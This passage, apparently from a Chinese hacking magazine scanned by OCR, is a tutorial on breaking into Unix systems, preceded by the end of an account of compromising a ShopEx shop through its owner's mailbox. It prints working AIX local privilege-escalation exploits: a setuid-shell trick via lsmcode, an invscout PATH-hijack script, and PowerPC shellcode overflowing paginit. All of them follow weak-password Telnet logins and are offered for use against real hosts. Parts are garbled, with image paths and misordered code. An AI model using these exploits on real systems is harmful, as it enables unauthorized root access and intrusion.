


图 7

现在我简单地总结下本次渗透思路。先是看到网站的底部版权信息是采用的 ShopEx 系统。然后去 sebug.net 查看漏洞信息。之后利用信息试探登录，没有成功之后改为查看域名注册资料。然后从注册信箱下手，先得到信箱密码之后，去工业和信息化部网站备案系统去看他的主机资料，在从他的主机下手就可以拿到目标站，结果没有成功，之后只有从他的万网下手看了。不过这个对拿下目标站的权限没有什么帮助。最多也就能修改指向。





图 8

前置知识：无
关键词：Linux、Unix、入侵



*nix 操作系统入侵

文/图　赵超

如果说 Windows 操作系统的垄断时代已经过去，那么互联网的未来将是*nix 操作系统的天下，伴随着的是 ASP 程序的淘汰，.NET、PHP、JSP 等脚本程序的兴起。我们称*nix 的操作系统为非 Windows 系统、非 SQL 数据库以外的主流操作系统，.NET、PHP、JSP 等脚本程序为主流脚本程序。*nix 操作系统主要分为两大类：Linux 和 Unix。其中 Linux 有 Redhat、Ubuntu、backtrack 等，Unix 有 FreeBSD、sunos、sco Unix、AIX、HU-UX 等。这些操作系统的入侵大致可分为第三方软件漏洞、本地信任特性和内核溢出等，比较常用的溢出率高的是内核溢出，下面就以 RedHat、AIX、HU-UX 为例分别给大家讲解一下*nix 的入侵提取。

第一、AIX。AIX（Advanced Interactive Xecutive）是 IBM 开发的一套 Unix 操作系统。弱口令 Telnet 上去，如图 1、图 2 所示。




图 1

输入以下命令，得到系统的基本信息。如下：

```
DEV_DB:/oracle>cd /tmp
DEV_DB:/tmp>id
uid=202(oracle) gid=202(dba) groups=1(staff)
DEV_DB:/tmp>whoami
oracle
DEV_DB:/tmp>pwd
/tmp
```




图 2

接着输入以下代码：

```
DEV_DB:/tmp>mkdirhier /tmp/aap/bin
DEV_DB:/tmp>export DIAGNOSTICS=/tmp/aap
DEV_DB:/tmp>cat > /tmp/aap/bin/Dctrl << EOF
> #!/bin/sh
> cp /bin/sh /tmp/.shh
> chown root:system /tmp/.shh
> chmod u+s /tmp/.shh
> EOF
DEV_DB:/tmp>chmod a+x /tmp/aap/bin/Dctrl
DEV_DB:/tmp>lsmcode
```

```
DEV_DB:/tmp>/tmp/.shh
DEV_DB:/tmp>id
uid=202(oracle) gid=202(dba) euid=0(root) groups=1(staff)
DEV_DB:/tmp>whoami
root
DEV_DB:/tmp>
```

结果如图 3 所示。




图 3

已经是 root 了，euid=0<root>。简单吧，其实，还有两种方法，也能够得到 root。

具体代码如下：

```
#!/usr/bin/sh
# r00t exploit written for the invscout bug reported by Idefense labs
# http://www.idefense.com/application/poi/display?id=171&type=
vulnerabilities
# coded by ri0t exploitation is trivial but automated with this script
# www.ri0tnet.net
#
# usage ./getr00t.sh :)
# exploitation gives euid(root) from here getting guid (root) is as
simple as an
# /etc/passwd edit
cd /tmp
echo '/usr/bin/cp /usr/bin/ksh ./' > uname
echo '/usr/bin/chown root:system ./ksh' >> uname
echo '/usr/bin/chmod 777 ./ksh' >> uname
echo '/usr/bin/chmod +s ./ksh' >> uname
/usr/bin/chmod 777 uname
PATH=./
export PATH
/usr/sbin/invscout
PATH="/usr/bin:/usr/sbin:/usr/local/bin:/bin:./"
export PATH
exec /tmp/ksh
```

还是以普通用户登录，切换到/tmp 目录，新建一个.sh 的脚本，名字随便写，我建立的是 xiao1.sh，如图 4 所示，回车，按键盘上的 I 字母，进入输入状态，把上面的代码粘贴上去，按 Esc 键，退出输入：wq 保存，回车。




图 4

接着，chmod+x xiao1.sh，给它加上执行权限，如图 5 所示。




图 5

执行 xiao1.sh，得到如下结果：

```
****** Command --- V2.2.0.1
****** Logic Database V2.2.0.1
Initializing ...
Identifying the system ...
Working ...
Getting system microcode level(s) ...

Scanning for device microcode level(s) ...

65 devices detected; each dot (.)
represents 10 devices processed:Writing Microcode Survey upload file ...
65 devices detected; each dot (.)
represents 10 devices processed:Writing Microcode Survey upload file ...
Microcode Survey complete
The output files can be found at:
Upload file: /var/adm/invscout/DEV_DB.mup
Report file: /var/adm/invscout/invs.mrp
To transfer the invscout 'Upload file' for microcode
comparison, see your service provider's web page.
```

查看一下 id，如图 6 所示。




图 6

已经是 root 权限了，最后一种方法就是在/tmp 目录下建立一个 xiao.c 的源代码文件，编译，编译命令是 cc -o xiao xiao.c，如图 7 所示。



图 7

代码如下：

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#define DEBUG 1
#define BUFFERSIZE 8000
#define EGGSIZE 4003
#define NOP 0x60
#define ADDRESS 0x2ff22fff-EGGSIZE
/* lsd */
char shellcode_binsh[] =
"\x7c\xa5\x2a\x79"      /* xor.     r5,r5,r5             */
"\x40\x82\xff\xfd"      /* bnel     <shellcode>          */
"\x7f\xe8\x02\xa6"      /* mflr     r31                  */
"\x3b\xff\x01\x20"      /* cal      r31,0x120(r31)       */
"\x38\x7f\xff\x08"      /* cal      r3,-248(r31)         */
"\x38\x9f\xff\x10"      /* cal      r4,-240(r31)         */
"\x90\x7f\xff\x10"      /* st       r3,-240(r31)         */
"\x90\xbf\xff\x14"      /* st       r5,-236(r31)         */
"\x88\x5f\xff\x0f"      /* lbz      r2,-241(r31)         */
"\x98\xbf\xff\x0f"      /* stb      r5,-241(r31)         */
"\x4c\xc6\x33\x42"      /* crorc    cr6,cr6,cr6          */
"\x44\xff\xff\x02"      /* svca                          */
"/bin/sh"
"\x05";
unsigned long cex_load_environment(char *env_buffer, char
*address_buffer, char *payload, int environment_size, int buffer_size) {

        int count, env_size = strlen(payload) + environment_size + 4 + 1;
        unsigned long address, *ret_addressp;

        if (DEBUG) printf("Adding nops to environment buffer...");
        for ( count = 0; count < env_size - strlen(payload) - 1;
count++ ) {
```

```
                *(env_buffer++) = NOP;
            }
            if (DEBUG) printf("size %d...\n", count);
            if (DEBUG) printf("Adding payload to environment buffer...");
            for ( count = 0; count < strlen(payload); count++ ) {
                *(env_buffer++) = payload[count];
            }
            if (DEBUG) printf("size %d...\n", count);
            env_buffer[env_size - 1] = '\0';
            memcpy(env_buffer, "CAU=", 4);
        memset(address_buffer, 'A', buffer_size);

            address = ADDRESS;
            if (DEBUG) printf("Going for address @ 0x%lx\n", address);
            if (DEBUG) printf("Adding return address to buffer...");
            ret_addressp = (unsigned long *)(address_buffer+2);
            for ( count = 0; count < buffer_size; count += 4) {
                    *(ret_addressp++) = address;
        }
            if (DEBUG) printf("size %d...\n", count);
            address_buffer[buffer_size - 1] = '\0';
            return( 0 );
    }
    buffer = (char *)malloc(BUFFERSIZE);
        egg = (char *)malloc(EGGSIZE);
        cex_load_environment(egg, buffer, (char *)&shellcode_ binsh,
EGGSIZE, BUFFERSIZE);
        args[0] = "/usr/bin/paginit";
        args[1] = buffer;
        args[2] = NULL;
        envs[0] = egg;
        envs[1] = NULL;
        execve( "/usr/bin/paginit", args, envs );
        return( 0 );
    }
    int main()
    {
    char *buffer, *egg;
        char *args[3], *envs[2];
```

执行./xiao，结果如图 8 所示。符号已经变成#了，是 root 权限。




图 8

第二　HP-UX

HP-UX 全称为 Hewlett Packard UniX，是惠普 9000 系列服务器的操作系统，可以在 HP 的 PA-RISC 处理器、Intel 的 Itanium 处理器的计算机上运行。

步骤都差不多，弱口令登录，溢出，操作系统基本信息，登录 shell 界面，编译 exploit.c，执行结果分别如图 9、图 10、图 11、图 12 所示。



图 9




图 10

